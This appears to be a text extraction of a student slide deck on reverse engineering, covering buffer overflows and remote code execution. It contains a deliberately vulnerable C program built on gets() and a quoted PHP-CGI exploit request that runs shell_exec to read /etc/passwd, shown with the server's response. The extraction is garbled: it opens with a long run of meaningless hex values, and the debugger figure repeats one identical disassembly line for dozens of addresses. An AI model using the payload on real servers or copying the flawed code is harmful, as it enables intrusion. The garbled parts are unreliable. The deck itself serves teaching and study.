76A4A2FE 76A4A2FF 76A4A300 76A4A301 76A4A302 76A4A303 76A4A304 76A4A305 76A4A306 76A4A307 76A4A308 76A4A309 76A4A30A 76A4A30B 76A4A30C 76A4A30D 76A4A30E 76A4A30F 76A4A310 76A4A311 76A4A312 76A4A313 76A4A314 76A4A315 76A4A316 76A4A317 76A4A318 76A4A319 76A4A31A 76A4A31B 76A4A31C 76A4A31D 76A4A31E 76A4A31F 76A4A320 76A4A321 76A4A322 76A4A323 76A4A324 76A4A325 76A4A326 76A4A327 76A4A328 76A4A329 76A4A32A 76A4A32B 76A4A32C 76A4A32D 76A4A32E 76A4A32F 76A4A330 76A4A331 76A4A332 76A4A333 76A4A334 76A4A335 76A4A336 76A4A337 76A4A338 76A4A339 76A4A33A 76A4A33B 76A4A33C 76A4A33D 76A4A33E 76A4A33F 76A4A340 76A4A341 76A4A342 76A4A343 76A4A344 76A4A345 76A4A346 76A4A347 76A4A348 76A4A349 76A4A34A 76A4A34B 76A4A34C 76A4A34D 76A4A34E 76A4A34F 76A4A350 76A4A351 76A4A352 76A4A353 76A4A354 76A4A355 76A4A356 76A4A357 76A4A358 76A4A359 76A4A35A 76A4A35B 76A4A35C 76A4A35D 76A4A35E 76A4A35F 76A4A360 76A4A361 76A4A362 76A4A363 76A4A364 76A4A365 76A4A366 76A4A367 76A4A368 76A4A369 76A4A36A 76A4A36B 76A4A36C 76A4A36D 76A4A36E 76A4A36F 76A4A370 76A4A371 76A4A372 76A4A373 76A4A374 76A4A375 76A4A376 76A4A377 76A4A378 76A4A379 76A4A37A 76A4A37B 76A4A37C 76A4A37D 76A4A37E 76A4A37F 76A4A380 76A4A381 76A4A382 76A4A383 76A4A384 76A4A385 76A4A386 76A4A387 76A4A388 76A4A389 76A4A38A 76A4A38B 76A4A38C 76A4A38D 76A4A38E 76A4A38F 76A4A390 76A4A391 76A4A392 76A4A393 76A4A394 76A4A395 76A4A396 76A4A397 76A4A398 76A4A399 76A4A39A 76A4A39B 76A4A39C 76A4A39D 76A4A39E 76A4A39F 76A4A3A0 76A4A3A1 76A4A3A2 76A4A3A3 76A4A3A4 76A4A3A5 76A4A3A6 76A4A3A7 76A4A3A8 76A4A3A9 76A4A3AA 76A4A3AB 76A4A3AC 76A4A3AD 76A4A3AE 76A4A3AF 76A4A3B0 76A4A3B1 76A4A3B2 76A4A3B3 76A4A3B4 76A4A3B5 76A4A3B6 76A4A3B7 76A4A3B8 76A4A3B9 76A4A3BA 76A4A3BB 76A4A3BC 76A4A3BD 76A4A3BE 76A4A3BF 76A4A3C0 76A4A3C1 76A4A3C2 76A4A3C3 76A4A3C4 76A4A3C5 76A4A3C6 76A4A3C7 76A4A3C8 76A4A3C9 76A4A3CA 76A4A3CB 76A4A3CC 76A4A3CD 76A4A3CE 76A4A3CF 76A4A3D0 76A4A3D1 76A4A3D2 76A4A3D3 76A4A3D4 76A4A3D5 76A4A3D6 76A4A3D7 76A4A3D8 76A4A3D9 76A4A3DA 76A4A3DB 76A4A3DC 76A4A3DD 76A4A3DE 76A4A3DF 76A4A3E0 76A4A3E1 76A4A3E2 76A4A3E3 76A4A3E4 76A4A3E5 76A4A3E6 76A4A3E7 76A4A3E8 76A4A3E9 76A4A3EA 76A4A3EB 76A4A3EC 76A4A3ED 76A4A3EE 76A4A3EF 76A4A3F0 76A4A3F1 76A4A3F2 76A4A3F3 76A4A3F4 76A4A3F5 76A4A3F6 76A4A3F7 76A4A3F8 76A4A3F9 76A4A3FA 76A4A3FB 76A4A3FC 76A4A3FD 76A4A3FE 76A4A3FF 76A4A400 76A4A401 76A4A402 76A4A403 7

Methods of exploitation: Buffer overflow



```

1  #include <string.h>
2  #include <stdio.h>
3  #include <stdlib.h>
4  #define MAX_LEN 8
5
6  int main(int argc, char** argv)
7  {
8      volatile int harmlessflag;
9      char charPasswordBuffer[12] = "PassW0rd!";
10     char charBuffer[12];
11     harmlessflag = 1;
12     while(harmlessflag == 1){
13         printf("Input password: ");
14         gets(charBuffer);
15         if(strncmp(charPasswordBuffer, charBuffer, MAX_LEN)){
16             printf("</3 access granted </3\n");
17             harmlessflag = 0;
18         }
19         else {
20             printf("</3 access denied </3\n");
21         }
22     }
23     printf("Hit any key to continue");
24     gets(charBuffer);
25 }


```

Figure 5

- ❖ When an attacker puts more bytes than what the input buffer was allocated for.
- ❖ This can happen when this is left up to a software environment (e.g. Java), or a programmer (e.g. C/C++) makes this mistake.

11

Methods of exploitation: Buffer overflow



[illegible]

Figure 7

Methods of exploitation: Buffer overflow

File View Debug Trace Plugins Favorites Options Help Feb 23 2020

Case - PID: BC4 - Module cexe - Thread Main Thread 3444 - x32dbg

Log

Notes

Breakpoints

Memory Map

Call Stack

SEH

Script

Symbols

Source

References

Threads

Handles

Trace

Hide CPU

Hide

00401468 742421 08 00000000 mov dword ptr [esp+4], eax

00401469 804214 14 00000000 test eax, dword ptr [esp+4]

0040146A 804214 04 00000000 jnz dword ptr [esp+4], eax

0040146B 804214 20 00000000 test eax, dword ptr [esp+20]

0040146C 804214 04 00000000 jnz dword ptr [esp+4], eax

0040146D 804214 04 00000000 jnz dword ptr [esp+4], eax

0040146E 804214 04 00000000 jnz dword ptr [esp+4], eax

0040146F 804214 04 00000000 jnz dword ptr [esp+4], eax

00401470 804214 04 00000000 jnz dword ptr [esp+4], eax

00401471 804214 04 00000000 jnz dword ptr [esp+4], eax

00401472 804214 04 00000000 jnz dword ptr [esp+4], eax

00401473 804214 04 00000000 jnz dword ptr [esp+4], eax

00401474 804214 04 00000000 jnz dword ptr [esp+4], eax

00401475 804214 04 00000000 jnz dword ptr [esp+4], eax

00401476 804214 04 00000000 jnz dword ptr [esp+4], eax

00401477 804214 04 00000000 jnz dword ptr [esp+4], eax

00401478 804214 04 00000000 jnz dword ptr [esp+4], eax

00401479 804214 04 00000000 jnz dword ptr [esp+4], eax

0040147A 804214 04 00000000 jnz dword ptr [esp+4], eax

0040147B 804214 04 00000000 jnz dword ptr [esp+4], eax

0040147C 804214 04 00000000 jnz dword ptr [esp+4], eax

0040147D 804214 04 00000000 jnz dword ptr [esp+4], eax

0040147E 804214 04 00000000 jnz dword ptr [esp+4], eax

0040147F 804214 04 00000000 jnz dword ptr [esp+4], eax

00401480 804214 04 00000000 jnz dword ptr [esp+4], eax

00401481 804214 04 00000000 jnz dword ptr [esp+4], eax

00401482 804214 04 00000000 jnz dword ptr [esp+4], eax

00401483 804214 04 00000000 jnz dword ptr [esp+4], eax

00401484 804214 04 00000000 jnz dword ptr [esp+4], eax

00401485 804214 04 00000000 jnz dword ptr [esp+4], eax

00401486 804214 04 00000000 jnz dword ptr [esp+4], eax

00401487 804214 04 00000000 jnz dword ptr [esp+4], eax

00401488 804214 04 00000000 jnz dword ptr [esp+4], eax

00401489 804214 04 00000000 jnz dword ptr [esp+4], eax

0040148A 804214 04 00000000 jnz dword ptr [esp+4], eax

0040148B 804214 04 00000000 jnz dword ptr [esp+4], eax

0040148C 804214 04 00000000 jnz dword ptr [esp+4], eax

0040148D 804214 04 00000000 jnz dword ptr [esp+4], eax

0040148E 804214 04 00000000 jnz dword ptr [esp+4], eax

0040148F 804214 04 00000000 jnz dword ptr [esp+4], eax

00401490 804214 04 00000000 jnz dword ptr [esp+4], eax

00401491 804214 04 00000000 jnz dword ptr [esp+4], eax

00401492 804214 04 00000000 jnz dword ptr [esp+4], eax

00401493 804214 04 00000000 jnz dword ptr [esp+4], eax

00401494 804214 04 00000000 jnz dword ptr [esp+4], eax

00401495 804214 04 00000000 jnz dword ptr [esp+4], eax

00401496 804214 04 00000000 jnz dword ptr [esp+4], eax

00401497 804214 04 00000000 jnz dword ptr [esp+4], eax

00401498 804214 04 00000000 jnz dword ptr [esp+4], eax

00401499 804214 04 00000000 jnz dword ptr [esp+4], eax

0040149A 804214 04 00000000 jnz dword ptr [esp+4], eax

0040149B 804214 04 00000000 jnz dword ptr [esp+4], eax

0040149C 804214 04 00000000 jnz dword ptr [esp+4], eax

0040149D 804214 04 00000000 jnz dword ptr [esp+4], eax

0040149E 804214 04 00000000 jnz dword ptr [esp+4], eax

0040149F 804214 04 00000000 jnz dword ptr [esp+4], eax

004014A0 804214 04 00000000 jnz dword ptr [esp+4], eax

004014A1 804214 04 00000000 jnz dword ptr [esp+4], eax

004014A2 804214 04 00000000 jnz dword ptr [esp+4], eax

004014A3 804214 04 00000000 jnz dword ptr [esp+4], eax

004014A4 804214 04 00000000 jnz dword ptr [esp+4], eax

004014A5 804214 04 00000000 jnz dword ptr [esp+4], eax

004014A6 804214 04 00000000 jnz dword ptr [esp+4], eax

004014A7 804214 04 00000000 jnz dword ptr [esp+4], eax

004014A8 804214 04 00000000 jnz dword ptr [esp+4], eax

004014A9 804214 04 00000000 jnz dword ptr [esp+4], eax

004014AA 804214 04 00000000 jnz dword ptr [esp+4], eax

004014AB 804214 04 00000000 jnz dword ptr [esp+4], eax

004014AC 804214 04 00000000 jnz dword ptr [esp+4], eax

004014AD 804214 04 00000000 jnz dword ptr [esp+4], eax

004014AE 804214 04 00000000 jnz dword ptr [esp+4], eax

004014AF 804214 04 00000000 jnz dword ptr [esp+4], eax

004014B0 804214 04 00000000 jnz dword ptr [esp+4], eax

004014B1 804214 04 00000000 jnz dword ptr [esp+4], eax

004014B2 804214 04 00000000 jnz dword ptr [esp+4], eax

004014B3 804214 04 00000000 jnz dword ptr [esp+4], eax

004014B4 804214 04 00000000 jnz dword ptr [esp+4], eax

004014B5 804214 04 00000000 jnz dword ptr [esp+4], eax

004014B6 804214 04 00000000 jnz dword ptr [esp+4], eax

004014B7 804214 04 00000000 jnz dword ptr [esp+4], eax

004014B8 804214 04 00000000 jnz dword ptr [esp+4], eax

004014B9 804214 04 00000000 jnz dword ptr [esp+4], eax

004014BA 804214 04 00000000 jnz dword ptr [esp+4], eax

004014BB 804214

Figure 8

Methods of exploitation Remote Code Execution (RCE)

- ❖ “A more complex but much more damaging abuse case is using the vulnerability to execute arbitrary code on the server” [1].
- ❖ A PHP exploit where the user inputs a command.
- ❖ Server executes the unsanitized code.

```
request
raw params headers hex
POST /wordpress/index.php?d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
HTTP/1.1
Host:
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

<?php $output = shell_exec('cat /etc/passwd'); echo "$output"; die;
```

Remote Code Execution allows unauthenticated users to run arbitrary code

```
response
raw headers hex
HTTP/1.1 200 OK
Date: Fri, 04 May 2012 08:02:00 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.2.5
Content-Length: 1712
Connection: close
Content-Type: text/html; charset=UTF-8

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
```

Contents of /etc/passwd

Figure 9

15

Results Budget/Cost

- ❖ Total estimated cost used in programs, hardware etc.
- ❖ Software Free
 - ❖ Git
 - ❖ Notepad++
 - ❖ gcc
 - ❖ C
 - ❖ X64dbg
- ❖ Hardware used around 700\$
 - ❖ I5 2.30ghz with 8 hyper threads 24gb ddr3 laptop

16

Results Time Table

- ❖ Talk about estimated investment total time 30 hours ish
 - ❖ Research 8
 - ❖ Dev setup 4
 - ❖ Programing 8
 - ❖ Debugging 10
- ❖ Had merge mapping program milestone to analysis
- ❖ Had to cut how to patch a program with outsource

17

Summary of work Future plans and goals met

- ❖ Program a few more flawed applications
- ❖ Patch program with vulnerabilities
- ❖ Explained main ideas of reverse engineering
- ❖ Developed a few crack-mes

18

Summary of work

Trouble shooting

- ❖ Switched from visual studio to Notepad++ and gcc
- ❖ Was able to easily compile with parameters to help explain flaws in run time.
- ❖ Had to research a lot of concepts in detail to be able to purposely recreate them.

19

Summary of work

What was learned

- ❖ Learned more about reverse engineering, debugging and programing.
- ❖ A seconded attempt at this would include crackmes that covered more types of vulnerabilities.
- ❖ Used more current examples that aren't already checked my modern compiled and interpreted languages.
- ❖ Explained a more granular prosses of debugging a program.

20

References

Figure 1: Friedl, Steve. "Intel x86 Function-call Conventions - Assembly View." [*Unixwiz.net*, <http://unixwiz.net/techtips/win32-callconv-asm.html>. Accessed 4 April. 2020.]

Figure 4: *The University of Manchester*. "Buffer Overflow." [*The University of Manchester*, https://xerxes.cs.manchester.ac.uk/comp251/kb/Buffer_Overflow/. Accessed 4 April. 2020.]

Figure 9: Claudius , Jonathan. "PHP-CGI Exploitation by Example." [*Trustwave*, May 08, 2012. <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/php-cgi-exploitation-by-example/>. Accessed 4 April. 2020.]

[1] Claudius , Jonathan. "PHP-CGI Exploitation by Example." May 08, 2012. [Online]. Available: <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/php-cgi-exploitation-by-example/>. [Accessed 4 April. 2020].